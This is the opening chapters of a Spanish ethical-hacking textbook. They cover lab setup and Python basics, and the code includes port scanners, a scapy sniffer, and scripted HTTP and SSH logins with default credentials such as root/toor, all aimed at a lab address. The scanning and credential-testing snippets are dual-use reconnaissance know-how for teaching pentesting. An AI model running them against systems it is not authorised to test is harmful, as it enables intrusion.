


ETHICAL HACKING

con **Python**



Alejandro G Vera

ai

Ethical hacking con Python

Alejandro G Vera

Disclaimer inicial del libro

Aviso Legal y Declaración de Responsabilidad

El presente libro, *"Ethical hacking con Python"*, ha sido desarrollado exclusivamente con fines educativos, académicos y de investigación, orientado a profesionales con experiencia comprobada en ciberseguridad, investigadores forenses digitales, integrantes de fuerzas de seguridad, analistas de inteligencia y estudiantes avanzados de *ethical hacking*.

Su contenido incluye ejemplos técnicos, análisis detallados de vulnerabilidades, código funcional y escenarios de simulación de ciberataques que, si se ejecutan fuera de un entorno controlado, pueden ocasionar daños graves a sistemas informáticos, pérdidas económicas y responsabilidades legales.

Este material NO está diseñado para principiantes absolutos, usuarios sin conocimientos técnicos o personas sin autorización expresa para realizar pruebas de seguridad. Muchos de los ejemplos requieren un entendimiento profundo de redes, sistemas operativos, programación y normativas legales vigentes.

Cualquier intento de replicar los ejemplos aquí presentados en sistemas o redes sin el permiso expreso de sus propietarios constituye un delito tipificado en múltiples jurisdicciones y puede implicar consecuencias penales y civiles severas.

El autor y el editor **no se hacen responsables por el uso indebido** de la información contenida en este libro. Cada lector asume la responsabilidad total sobre sus actos, comprometiéndose a utilizar el conocimiento aquí expuesto únicamente en entornos de laboratorio, simulaciones autorizadas o investigaciones forenses bajo mandato legal.

Recomendación: Antes de aplicar cualquier técnica descrita, el lector debe asegurarse de:

- Contar con la autorización escrita del propietario del sistema.
- Trabajar en entornos de laboratorio aislados de redes productivas.
- Cumplir con la legislación vigente en su país o región.
- Poseer la formación y certificaciones necesarias para comprender las implicaciones técnicas y legales.

La finalidad de este libro es fortalecer la defensa contra el ciberdelito, fomentar la investigación responsable y proveer herramientas para la identificación, prevención y mitigación de amenazas digitales.

Nota de Copyright – Todos los derechos reservados

© 2025 Alejandro G. Vera. Todos los derechos reservados. Queda prohibida la reproducción total o parcial de este libro, por cualquier medio o procedimiento, incluyendo la reprografía y el tratamiento informático, la distribución de ejemplares mediante alquiler o préstamo, o la comunicación pública, sin la autorización previa y por escrito del titular del copyright.

Para consultas o solicitudes de autorización, contactarme.

All Rights Reserved.

Aviso sobre marcas registradas Todas las marcas registradas, nombres comerciales, logotipos y nombres de productos o servicios mencionados en este libro son propiedad de

sus respectivos titulares. La mención de dichas marcas se realiza únicamente con fines de identificación, referencia, análisis técnico o contexto histórico, y no implica relación, patrocinio, aprobación ni respaldo alguno por parte de los titulares de dichas marcas.

El autor no reclama ningún derecho de propiedad sobre las marcas citadas y respeta plenamente los derechos de propiedad intelectual correspondientes. El uso de estas referencias se enmarca dentro de lo permitido por las leyes aplicables, incluidas las excepciones de uso legítimo o *fair use*, con fines educativos, informativos y de investigación.

Índice del libro *Ethical Hacking con Python*

Parte I – Fundamentos de Python y Ciberseguridad

1. Introducción al hacking ético y Python
2. Configuración del laboratorio seguro
3. Fundamentos de Python para seguridad
4. Manejo de archivos y directorios con Python
5. Programación orientada a objetos aplicada al pentesting
6. Librerías esenciales de Python para ciberseguridad
7. Automatización de tareas de red con Python
8. Introducción a sockets en Python
9. Manejo de excepciones y seguridad en scripts
10. Uso de entornos virtuales y dependencias seguras

Parte II – Redes y Python

11. Teoría básica de redes para hacking ético
12. Escaneo de puertos con Python
13. Implementación de un mini-scanner estilo Nmap
14. Análisis de banners con Python
15. Creación de sniffers de red con Scapy
16. Parseo de paquetes y protocolos con Python
17. Captura y análisis de tráfico HTTP y DNS
18. Introducción al ARP Spoofing en laboratorio
19. MITM (Man-in-the-Middle) controlado con Python
20. Detección de sniffers en la red

Parte III – Web Hacking con Python

21. Introducción al hacking web y ética profesional
22. Automatización de requests HTTP con Python
23. Extracción de datos con Web Scraping y BeautifulSoup
24. Simulación de formularios de login con Python
25. Brute forcing de contraseñas en laboratorio
26. Automatización de pruebas de SQLi en entornos controlados
27. Ejemplo práctico de XSS con Python
28. Creación de un crawler web básico
29. Automatización de auditorías web con Python
30. Creación de herramientas propias estilo Burp

Parte IV – Explotación y Post-explotación

31. Introducción a exploits y payloads en Python
32. Programación de exploits en laboratorio
33. Buffer overflows básicos con Python
34. Shell reversa en Python
35. Shell bind en Python
36. Keyloggers en entornos controlados
37. Automatización de ataques de diccionario
38. Uso de Python para evadir detección básica
39. Simulación de troyanos educativos con Python
40. Post-explotación: enumeración de sistemas con Python

Parte V – Criptografía y Seguridad

41. Fundamentos de criptografía en Python
42. Hashing y verificación de integridad con hashlib
43. Cifrado simétrico con Fernet (Cryptography)
44. Cifrado asimétrico con RSA en Python
45. Implementación de firmas digitales
46. Generación y validación de certificados
47. Cracking de hashes en laboratorio
48. Automatización de ataques de diccionario sobre hashes
49. Creación de un gestor de contraseñas en Python
50. Seguridad de datos y buenas prácticas

Parte VI – Pentesting avanzado con Python

51. Introducción a frameworks de pentesting en Python
52. Uso de Python con Metasploit RPC
53. Automatización de ataques con Python y Nmap
54. Integración de Python con Wireshark y Tshark
55. Desarrollo de módulos personalizados de pentesting
56. Simulación de ataques avanzados en laboratorio
57. Red Team vs Blue Team con Python
58. Creación de honeypots con Python
59. Detección de malware con scripts en Python
60. Reflexiones finales y camino profesional en hacking ético

Parte I – Fundamentos de Python y Ciberseguridad

Capítulo 1. Introducción al hacking ético y Python

El presente capítulo, al igual que todo el contenido de este libro, está destinado únicamente a fines educativos, formativos y de experimentación en un entorno controlado y privado. El **hacking ético** se diferencia de las prácticas delictivas porque su objetivo no es vulnerar sistemas ajenos ni causar daños, sino comprender cómo funcionan las amenazas, cómo se desarrollan los ataques y de qué manera podemos anticiparnos para defendernos de ellos. Toda técnica, código o ejemplo que encontrarás aquí está diseñado exclusivamente para ejecutarse en un laboratorio personal que el lector deberá montar con

sus propios equipos o máquinas virtuales. Bajo ninguna circunstancia se debe aplicar lo aprendido contra sistemas de terceros, redes públicas o servicios en producción, ya que ello constituiría un delito penado por la ley y podría tener graves consecuencias legales, financieras y personales.

El autor de este libro y las plataformas en que se publique no se hacen responsables por un mal uso del conocimiento adquirido. Si tu objetivo es ser un profesional en ciberseguridad, auditorías, pruebas de penetración o forense digital, recuerda que el primer principio es la ética: el conocimiento es poder, pero también una responsabilidad. Aprende, practica y crece como experto, pero nunca pongas en riesgo la seguridad de otros.

¿Qué es el hacking ético?

El hacking ético es la práctica de aplicar técnicas de intrusión informática en entornos controlados con el propósito de mejorar la seguridad. Su diferencia esencial con el hacking malicioso radica en el consentimiento: los ejercicios de pentesting o pruebas de penetración se realizan sobre sistemas que el profesional está autorizado a evaluar.

El hacking ético combina tres pilares:

- **Conocimiento técnico profundo** (redes, sistemas operativos, lenguajes de programación, protocolos).
- **Creatividad para resolver problemas** (pensar como un atacante para adelantarse a sus movimientos).
- **Ética profesional** (actuar siempre con autorización y responsabilidad).

¿Por qué Python en ciberseguridad?

Python es uno de los lenguajes más populares en el mundo de la seguridad informática debido a su sencillez y potencia. Permite escribir scripts cortos y efectivos para automatizar tareas, analizar tráfico de red, desarrollar herramientas de auditoría y hasta crear exploits de laboratorio.

Ventajas de Python para el hacking ético:

- **Simplicidad:** sintaxis clara y fácil de aprender.
- **Extensibilidad:** miles de librerías de terceros para redes, criptografía, web, etc.
- **Portabilidad:** se ejecuta en Windows, Linux y macOS.
- **Versatilidad:** sirve tanto para scripting rápido como para desarrollar herramientas completas.

Ejemplo inicial en Python

Un clásico "Hello World" adaptado al espíritu del hacking ético:

```
# hola_mundo.py
print("Bienvenido al laboratorio de Ethical Hacking con Python")
```

Ejecutar en terminal:

```
python3 hola_mundo.py
```

Salida esperada:

```
Bienvenido al laboratorio de Ethical Hacking con Python
```

Este primer paso simboliza tu entrada al laboratorio personal donde, a partir de ahora, escribirás código orientado a comprender las bases del hacking ético.

Capítulo 2. Configuración del laboratorio seguro

Disclaimer: Este contenido es solo educativo y debe usarse en un laboratorio personal y controlado. Nunca ataques sistemas sin permiso. El mal uso es ilegal y peligroso.

1. Elección de la plataforma de virtualización

Para crear un laboratorio seguro necesitas un software de virtualización. Dos de los más usados son:

- **VirtualBox (gratuito y multiplataforma)**
- **VMware Workstation / VMware Player**

Ambos permiten ejecutar múltiples sistemas operativos en tu computadora como si fueran equipos independientes.

2. Sistemas operativos recomendados

En tu laboratorio mínimo deberías tener:

- **Kali Linux:** distribución diseñada para pruebas de penetración.
- **Ubuntu/Debian:** como sistema objetivo para ataques de laboratorio.
- **Windows 10/11:** para simular entornos corporativos reales.

De esta forma podrás practicar ataques y defensas en diferentes contextos.

3. Configuración de red segura

El modo más seguro para trabajar es **red interna** o **host-only**. Esto significa que tus máquinas virtuales solo se comunican entre ellas y con tu computadora anfitrión, sin acceso a Internet. Ejemplo en VirtualBox:

- Entra a **Configuración** → **Red** → **Adaptador 1** → **Red interna**.
- Asigna la misma red interna a todas tus VMs.

4. Instalación de Python

En la mayoría de las distribuciones Linux modernas ya viene instalado. Verifica con:

```
python3 --version
```

Si no lo tienes, en Debian/Ubuntu:

```
sudo apt update  
sudo apt install python3 python3-pip -y
```

En Windows, descarga desde python.org y marca la opción *Add to PATH*.

5. Organización de tu entorno de trabajo

Crea una carpeta principal para tus proyectos, por ejemplo:

```
mkdir -p ~/lab-hacking-python/scripts  
cd ~/lab-hacking-python/scripts
```

Aquí irán todos los ejemplos del libro, manteniendo una estructura clara y ordenada.

Capítulo 3. Fundamentos de Python para seguridad

Disclaimer: Este material es únicamente educativo. Practica siempre en tu propio laboratorio y con sistemas bajo tu control. Usar lo aprendido contra terceros es ilegal y no ético.

1. Variables y tipos de datos

Python permite almacenar y manipular datos de forma sencilla. En seguridad, trabajaremos mucho con **cadenas de texto** (payloads), **números** (cálculos de fuerza bruta) y **listas** (colecciones de direcciones IP, usuarios, etc.).

```
ip = "192.168.1.10"  
puerto = 22  
usuarios = ["admin", "root", "guest"]  
  
print("Probando conexión a:", ip, "en el puerto", puerto)  
print("Usuarios a probar:", usuarios)
```

Salida esperada:

```
Probando conexión a: 192.168.1.10 en el puerto 22  
Usuarios a probar: ['admin', 'root', 'guest']
```

2. Condicionales (if, elif, else)

Los condicionales nos permiten ejecutar acciones según se cumplan ciertas condiciones. Muy útil en scripts de seguridad para tomar decisiones.

```
puerto = 80

if puerto == 80:
    print("El puerto 80 es HTTP")
elif puerto == 443:
    print("El puerto 443 es HTTPS")
else:
    print("Puerto no reconocido")
```

3. Bucles (for y while)

Los bucles se usan para repetir acciones, como iterar sobre rangos de IPs o probar múltiples contraseñas.

```
# Escaneo simple de puertos
for p in [21, 22, 80, 443]:
    print("Probando puerto:", p)

# Ejemplo con while
contador = 0
while contador < 3:
    print("Intento número", contador + 1)
    contador += 1
```

4. Funciones en Python

Las funciones permiten organizar código reutilizable.

```
def saludo_usuario(nombre):
    print("Bienvenido al laboratorio,", nombre)

saludo_usuario("Ana")
```

5. Manejo de cadenas (strings)

Las cadenas son clave en ciberseguridad: contraseñas, payloads, URLs, etc.

```
url = "http://example.com/login"
print(url.upper())
print(url.replace("http", "https"))
```

6. Entrada de datos

Podemos solicitar información al usuario (útil en scripts interactivos).

```
usuario = input("Introduce el nombre de usuario: ")
print("Probando credenciales para:", usuario)
```

7. Manejo de errores con try/except

En seguridad, los errores son frecuentes (IP inaccesible, credenciales inválidas). Python nos permite manejarlos sin detener el programa.

```
try:
    numero = int("abc")
except ValueError:
    print("Error: entrada no válida")
```

8. Uso de librerías

En hacking ético, Python brilla gracias a sus librerías. Ejemplo: **os** para interactuar con el sistema.

```
import os
print("Directorio actual:", os.getcwd())
```

Capítulo 4. Manejo de archivos y directorios con Python

Disclaimer: Este material es únicamente con fines educativos. Todos los ejemplos deben ejecutarse en un laboratorio personal y controlado. Nunca intentes usar estas técnicas contra sistemas de terceros, ya que es ilegal y contrario a la ética profesional.

Introducción

En el ámbito del **hacking ético** y de la ciberseguridad en general, el manejo de archivos y directorios es un componente esencial. Durante las pruebas de seguridad, constantemente necesitamos **guardar logs**, **almacenar resultados de escaneos**, **analizar grandes volúmenes de datos** o **generar reportes** para documentar el proceso. Python, con su sintaxis clara y su robusto conjunto de funciones para la manipulación de archivos, se convierte en una herramienta clave para estructurar información y automatizar procesos.

Este capítulo será más extenso porque vamos a cubrir desde lo más básico —crear, leer y escribir archivos— hasta técnicas más avanzadas como **gestionar permisos**, **recorrer directorios completos en busca de patrones**, **guardar datos estructurados en formatos útiles para la seguridad** (CSV, JSON, logs) y **automatizar la creación de reportes de auditoría**.

Conforme avancemos, notarás cómo todo este conocimiento se aplicará directamente a tareas prácticas del hacking ético: por ejemplo, guardar resultados de un escaneo de puertos, registrar intentos de login fallidos en un diccionario de fuerza bruta, o almacenar capturas de tráfico en un archivo para posterior análisis.

1. Operaciones básicas con archivos

Python facilita las operaciones de creación y lectura de archivos mediante la función integrada `open()`. Con ella puedes abrir un archivo en distintos modos:

- `"r"` → leer (read)
- `"w"` → escribir (write, sobrescribe si existe)
- `"a"` → añadir contenido al final (append)
- `"b"` → modo binario

Ejemplo básico:

```
# crear_archivo.py
with open("reporte.txt", "w") as f:
    f.write("Resultados de auditoría:\n")
    f.write("No se encontraron vulnerabilidades críticas.\n")
```

Esto generará un archivo `reporte.txt` con dos líneas de texto.

2. Lectura de archivos

En seguridad informática, muchas veces necesitamos **analizar archivos de logs**, listas de contraseñas, diccionarios o configuraciones.

```
# leer_archivo.py
with open("reporte.txt", "r") as f:
    contenido = f.read()
    print("Contenido del archivo:")
    print(contenido)
```

Esto imprimirá en consola el contenido del archivo.

Para leer línea por línea:

```
with open("reporte.txt", "r") as f:
    for linea in f:
        print("->", linea.strip())
```

3. Añadir contenido a un archivo (modo append)

El modo "a" permite continuar registrando información sin sobrescribir lo existente. Muy útil para **logs de auditoría**.

```
with open("reporte.txt", "a") as f:
    f.write("Nueva entrada: Puerto 80 abierto en 192.168.1.10\n")
```

4. Directorios y sistema de archivos con os

El módulo `os` nos permite interactuar con el sistema operativo, algo fundamental para crear directorios de trabajo o moverse dentro del laboratorio.

```
import os

print("Directorio actual:", os.getcwd())
os.mkdir("resultados")
os.chdir("resultados")
print("Ahora estoy en:", os.getcwd())
```

Ejemplo de listar todos los archivos:

```
import os

archivos = os.listdir(".")
print("Archivos en este directorio:", archivos)
```

5. Recorrido de directorios con `os.walk`

Cuando se trabaja en análisis forense o pruebas de pentesting, necesitamos recorrer directorios completos.

```
import os

for raiz, directorios, archivos in os.walk("."):
    print("Directorio:", raiz)
    for archivo in archivos:
        print(" -", archivo)
```

Este fragmento es útil para buscar configuraciones, diccionarios, o scripts sospechosos en un entorno.

6. Guardar resultados de escaneos en archivos

Ejemplo práctico: imaginemos que escribimos un script que simula un escaneo de puertos y queremos registrar los resultados.

```
puertos_abiertos = [22, 80, 443]

with open("puertos_abiertos.txt", "w") as f:
    for p in puertos_abiertos:
        f.write(f"Puerto {p} abierto\n")
```

Esto crea un archivo con un listado de puertos que podrían usarse después para un reporte.

7. Uso de formatos CSV y JSON

En seguridad, a menudo necesitamos estructurar datos. CSV y JSON son muy usados en reportes y análisis.

Ejemplo CSV:

```
import csv

datos = [
    ["IP", "Puerto", "Estado"],
    ["192.168.1.10", "22", "abierto"],
    ["192.168.1.10", "80", "abierto"],
]

with open("escaneo.csv", "w", newline="") as f:
    writer = csv.writer(f)
    writer.writerows(datos)
```

Ejemplo JSON:

```
import json

resultado = {
    "ip": "192.168.1.10",
    "puertos": [22, 80, 443],
    "estado": "activo"
}

with open("resultado.json", "w") as f:
    json.dump(resultado, f, indent=4)
```

8. Generación de logs de auditoría

Los logs son imprescindibles para un pentester. Con Python podemos crear un **logger** simple:

```
import datetime

def registrar_evento(mensaje):
    with open("auditoria.log", "a") as f:
```

```
f.write(f"{datetime.datetime.now()} - {mensaje}\n")

registrar_evento("Inicio de escaneo en 192.168.1.10")
registrar_evento("Puerto 22 abierto")
```

9. Permisos y seguridad en archivos

Python también permite gestionar permisos de archivos, algo útil cuando queremos proteger datos sensibles.

```
import os

# Cambiar permisos a solo lectura para el usuario
os.chmod("auditoria.log", 0o400)
```

10. Aplicación práctica: mini sistema de reportes

Ejemplo de script que combina todo lo visto:

```
import os, json, datetime

# Crear directorio de reportes
if not os.path.exists("reportes"):
    os.mkdir("reportes")

# Simulación de datos
resultado = {
    "objetivo": "192.168.1.10",
    "puertos_abiertos": [21, 22, 80],
    "fecha": str(datetime.datetime.now())
}

# Guardar en JSON
with open("reportes/resultado.json", "w") as f:
    json.dump(resultado, f, indent=4)

# Guardar en log
with open("reportes/auditoria.log", "a") as f:
    f.write(f"{resultado['fecha']} - Escaneo completado en {resultado['objetivo']}\n")

print("Reportes generados en /reportes")
```

Conclusiones del capítulo

- Has aprendido a manejar archivos y directorios en Python.

- Ahora puedes **crear, leer, escribir y recorrer directorios completos**, además de **guardar resultados en formatos útiles (CSV, JSON, logs)**.
- Este conocimiento es vital en hacking ético, porque gran parte de la práctica se basa en **documentar y analizar resultados**.

Con esto, tus scripts podrán generar **reportes automáticos** que luego se usarán en análisis, defensa o auditoría profesional.

🔗 El próximo capítulo será **Fundamentos de Programación Orientada a Objetos aplicada al pentesting**, donde aprenderás a estructurar tus scripts de seguridad en clases y objetos reutilizables.

Capítulo 5. Programación orientada a objetos aplicada al pentesting

Disclaimer: El contenido de este capítulo es únicamente educativo. Todo lo que se explica aquí debe aplicarse en un laboratorio personal y controlado. Nunca uses lo aprendido contra sistemas de terceros. El mal uso es ilegal y contrario a la ética profesional.

Introducción

Hasta ahora hemos trabajado con scripts sencillos que cumplen tareas puntuales: leer archivos, automatizar pequeños escaneos, generar logs. Sin embargo, a medida que nuestros proyectos en ciberseguridad crezcan en complejidad, necesitaremos una forma más **estructurada, organizada y reutilizable** de escribir código. Aquí es donde entra la **Programación Orientada a Objetos (POO)** en Python.

La POO nos permite modelar entidades de seguridad —como un **Host**, un **Puerto**, un **Escáner** o un **Reporte**— en forma de clases y objetos. Esto resulta fundamental en pentesting, porque facilita la construcción de **herramientas modulares**, donde cada clase representa una parte del sistema a evaluar. Además, gracias a la herencia y al polimorfismo, podemos extender funcionalidades de manera sencilla, creando código más mantenible y escalable.

Este capítulo cubrirá:

1. Conceptos básicos de POO aplicados a hacking ético.
2. Creación de clases para representar objetivos de red.
3. Métodos y atributos útiles en auditorías.
4. Herencia para expandir funciones (ejemplo: escaneo de puertos extendido).
5. Aplicación práctica: un mini framework de pentesting orientado a objetos.

La extensión será mayor porque incluiremos múltiples ejemplos prácticos en terminal.

1. Conceptos básicos de POO

En Python, una **clase** es una plantilla que define atributos (datos) y métodos (funciones asociadas). Un **objeto** es una instancia de esa clase.

Ejemplo simple:

```
class Host:
    def __init__(self, ip):
        self.ip = ip

    def mostrar_info(self):
        print(f"Host objetivo: {self.ip}")

# Crear objeto
objetivo = Host("192.168.1.10")
objetivo.mostrar_info()
```

Salida:

```
Host objetivo: 192.168.1.10
```

2. Clases para representar entidades de pentesting

Supongamos que queremos modelar un **host** con varios **puertos** asociados.

```
class Puerto:
    def __init__(self, numero, servicio="desconocido",
estado="cerrado"):
        self.numero = numero
        self.servicio = servicio
        self.estado = estado

    def mostrar(self):
        print(f"Puerto {self.numero}: {self.servicio}
({self.estado})")

class Host:
    def __init__(self, ip):
        self.ip = ip
        self.puertos = []

    def agregar_puerto(self, puerto):
        self.puertos.append(puerto)

    def reporte(self):
        print(f"\n[+] Reporte para {self.ip}")
        for p in self.puertos:
            p.mostrar()
```

Uso en laboratorio:

```
h1 = Host("192.168.1.10")
h1.agregar_puerto(Puerto(22, "SSH", "abierto"))
h1.agregar_puerto(Puerto(80, "HTTP", "abierto"))
h1.reporte()
```


Salida:

```
[+] Reporte para 192.168.1.10
Puerto 22: SSH (abierto)
Puerto 80: HTTP (abierto)
```

3. Métodos útiles para pentesting

Podemos enriquecer la clase con **métodos que automaticen tareas de reconocimiento**.

```
import socket

class Escaner:
    def __init__(self, host):
        self.host = host

    def escanear_puerto(self, puerto):
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(1)
        try:
            s.connect((self.host, puerto))
            print(f"[+] Puerto {puerto} abierto en {self.host}")
        except:
            print(f"[-] Puerto {puerto} cerrado en {self.host}")
        finally:
            s.close()
```

Ejemplo de uso:

```
scanner = Escaner("192.168.1.10")
for p in [21, 22, 80, 443]:
    scanner.escanear_puerto(p)
```

4. Herencia y extensibilidad

La herencia permite crear clases hijas que extienden la funcionalidad de otras.

```
class EscanerAvanzado(Escaner):
    def escanear_rango(self, inicio, fin):
        for p in range(inicio, fin + 1):
            self.escanear_puerto(p)
```

Ejemplo:

```
scanner = EscanerAvanzado("192.168.1.10")
scanner.escanear_rango(20, 25)
```

5. Aplicación práctica: Mini framework de pentesting

Ahora combinemos todo en un ejemplo más completo:

```
import socket, datetime

class Puerto:
    def __init__(self, numero, estado="desconocido"):
        self.numero = numero
        self.estado = estado

class Host:
    def __init__(self, ip):
        self.ip = ip
        self.puertos = []

    def agregar_puerto(self, puerto):
        self.puertos.append(puerto)

    def reporte(self):
        print(f"\n--- Reporte de escaneo para {self.ip} ---")
        for p in self.puertos:
            print(f"Puerto {p.numero}: {p.estado}")

class Escaner:
    def __init__(self, host):
        self.host = host

    def escanear(self, lista_puertos):
        for p in lista_puertos:
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.settimeout(1)
            estado = "abierto"
            try:
                s.connect((self.host.ip, p))
            except:
                estado = "cerrado"
            finally:
                s.close()
            self.host.agregar_puerto(Puerto(p, estado))

# Uso
host1 = Host("192.168.1.10")
escaner = Escaner(host1)
escaner.escanear([21, 22, 23, 80, 443])
host1.reporte()
```

Salida esperada:

```
--- Reporte de escaneo para 192.168.1.10 ---
Puerto 21: cerrado
Puerto 22: abierto
Puerto 23: cerrado
Puerto 80: abierto
Puerto 443: abierto
```

6. Beneficios de aplicar POO en pentesting

- **Modularidad:** cada clase representa un concepto (host, puerto, escáner).
 - **Reutilización:** las clases pueden usarse en distintos proyectos.
 - **Escalabilidad:** fácil extender funcionalidades con herencia.
 - **Claridad:** el código se entiende mejor al estar organizado en objetos.
-

Conclusiones

En este capítulo aprendiste a usar la **Programación Orientada a Objetos** para estructurar scripts de seguridad en Python. Viste cómo modelar hosts y puertos, cómo crear escáneres básicos y avanzados, y cómo generar reportes estructurados. Este enfoque te permitirá construir herramientas cada vez más profesionales y fáciles de mantener.

Capítulo 6. Librerías esenciales de Python para ciberseguridad

Disclaimer: Este contenido es únicamente educativo. Los ejemplos deben ejecutarse en un laboratorio personal y bajo tu control. Nunca los utilices contra sistemas ajenos sin autorización, ya que es ilegal y contrario a la ética profesional.

Introducción

Python destaca en ciberseguridad porque cuenta con un ecosistema enorme de librerías que permiten cubrir prácticamente cualquier área: **análisis de redes, web, criptografía, automatización de exploits, parsing de logs, fuzzing, forense digital**, entre muchas más. Para un profesional del hacking ético, dominar estas librerías no solo acelera el trabajo, sino que abre la posibilidad de crear herramientas a medida que no existen en el mercado.

En este capítulo exploraremos las librerías esenciales para ciberseguridad en Python, tanto estándar como de terceros. Nos concentraremos en aquellas que son más utilizadas en pentesting y análisis:

- **socket** → redes a bajo nivel.
- **os / subprocess** → interacción con el sistema operativo.
- **requests** → pruebas sobre aplicaciones web.
- **scapy** → manipulación y análisis de paquetes de red.
- **paramiko** → conexiones seguras SSH.
- **ftplib / smtplib** → interacción con protocolos.
- **cryptography / hashlib** → cifrado, hashing e integridad.
- **logging** → registro estructurado de actividades.

Cada sección incluirá ejemplos listos para ejecutar en terminal, siempre dentro de un laboratorio personal.

1. socket – Fundamentos de redes en Python

La librería **socket** viene incluida en Python y permite crear conexiones TCP/UDP, simular clientes, servidores y realizar escaneos básicos.

Ejemplo: cliente TCP simple

```
import socket

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2)

try:
    s.connect(("192.168.1.10", 80))
    print("Conexión establecida con el puerto 80")
except:
    print("No se pudo conectar")
finally:
    s.close()
```

Ejemplo: escaneo rápido de puertos

```
import socket

ip = "192.168.1.10"
for puerto in [21, 22, 80, 443]:
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(1)
    resultado = s.connect_ex((ip, puerto))
    if resultado == 0:
        print(f"[+] Puerto {puerto} abierto en {ip}")
    else:
        print(f"[-] Puerto {puerto} cerrado")
    s.close()
```

2. os y subprocess – Interacción con el sistema

Estas librerías permiten ejecutar comandos, manipular archivos y automatizar procesos del sistema operativo.

```
import os

print("Directorio actual:", os.getcwd())
os.system("ping -c 2 192.168.1.10") # Linux
```

Con **subprocess** podemos obtener resultados más controlados:

```
import subprocess

resultado = subprocess.run(["ping", "-c", "2", "192.168.1.10"],
capture_output=True, text=True)
print(resultado.stdout)
```

3. requests – Automatización de pruebas web

Requests es fundamental para interactuar con aplicaciones web: enviar formularios, realizar brute force de logins y recolectar información.

```
import requests

url = "http://192.168.1.10/login"
data = {"user": "admin", "pass": "1234"}

r = requests.post(url, data=data)

if "Bienvenido" in r.text:
    print("Login exitoso")
else:
    print("Credenciales incorrectas")
```

También permite gestionar cabeceras y sesiones:

```
s = requests.Session()
s.headers.update({"User-Agent": "HackerLab"})
```

4. scapy – Manipulación de paquetes de red

Scapy es una de las librerías más potentes para hacking ético, usada en sniffing, crafting de paquetes y análisis de protocolos.

Ping con Scapy:

```
from scapy.all import sr1, IP, ICMP

paquete = IP(dst="192.168.1.10")/ICMP()
respuesta = sr1(paquete, timeout=2)

if respuesta:
    print("Host activo")
else:
    print("Sin respuesta")
```

Sniffer de paquetes:

```
from scapy.all import sniff

def mostrar_paquete(pkt):
```

```
print(pkt.summary())

sniff(iface="eth0", prn=mostrar_paquete, count=5)
```

5. paramiko – Automatización de SSH

Muy útil para auditar conexiones seguras y probar credenciales en un laboratorio.

```
import paramiko

cliente = paramiko.SSHClient()
cliente.set_missing_host_key_policy(paramiko.AutoAddPolicy())

try:
    cliente.connect("192.168.1.10", username="root",
password="toor")
    stdin, stdout, stderr = cliente.exec_command("uname -a")
    print(stdout.read().decode())
except:
    print("Conexión SSH fallida")
finally:
    cliente.close()
```

6. ftplib y smtplib – Protocolos clásicos

Ejemplo de conexión FTP:

```
from ftplib import FTP

ftp = FTP("192.168.1.10")
ftp.login("anonymous", "test@test.com")
print(ftp.nlst())
ftp.quit()
```

Ejemplo de envío de correo (laboratorio local):

```
import smtplib

servidor = smtplib.SMTP("localhost", 25)
servidor.sendmail("hacker@lab.com", "admin@lab.com", "Test de
seguridad")
servidor.quit()
```

7. hashlib y cryptography – Hashing y cifrado

Hashing con hashlib:

```
import hashlib

clave = "admin123".encode()
hash_md5 = hashlib.md5(clave).hexdigest()
print("MD5:", hash_md5)
```

Cifrado simétrico con Fernet (cryptography):

```
from cryptography.fernet import Fernet

clave = Fernet.generate_key()
cifrado = Fernet(clave)

mensaje = b"Este es un mensaje secreto"
token = cifrado.encrypt(mensaje)
print("Cifrado:", token)

print("Descifrado:", cifrado.decrypt(token))
```

8. logging – Registro profesional

En auditorías es vital tener un registro claro. Python incluye el módulo logging:

```
import logging

logging.basicConfig(filename="actividad.log", level=logging.INFO)
logging.info("Inicio de prueba de seguridad")
logging.warning("Puerto 22 abierto en 192.168.1.10")
logging.error("Error de conexión")
```

9. Tabla comparativa de librerías

Librería	Uso principal	Ejemplo de aplicación ética
socket	Redes a bajo nivel	Escaneo de puertos básicos
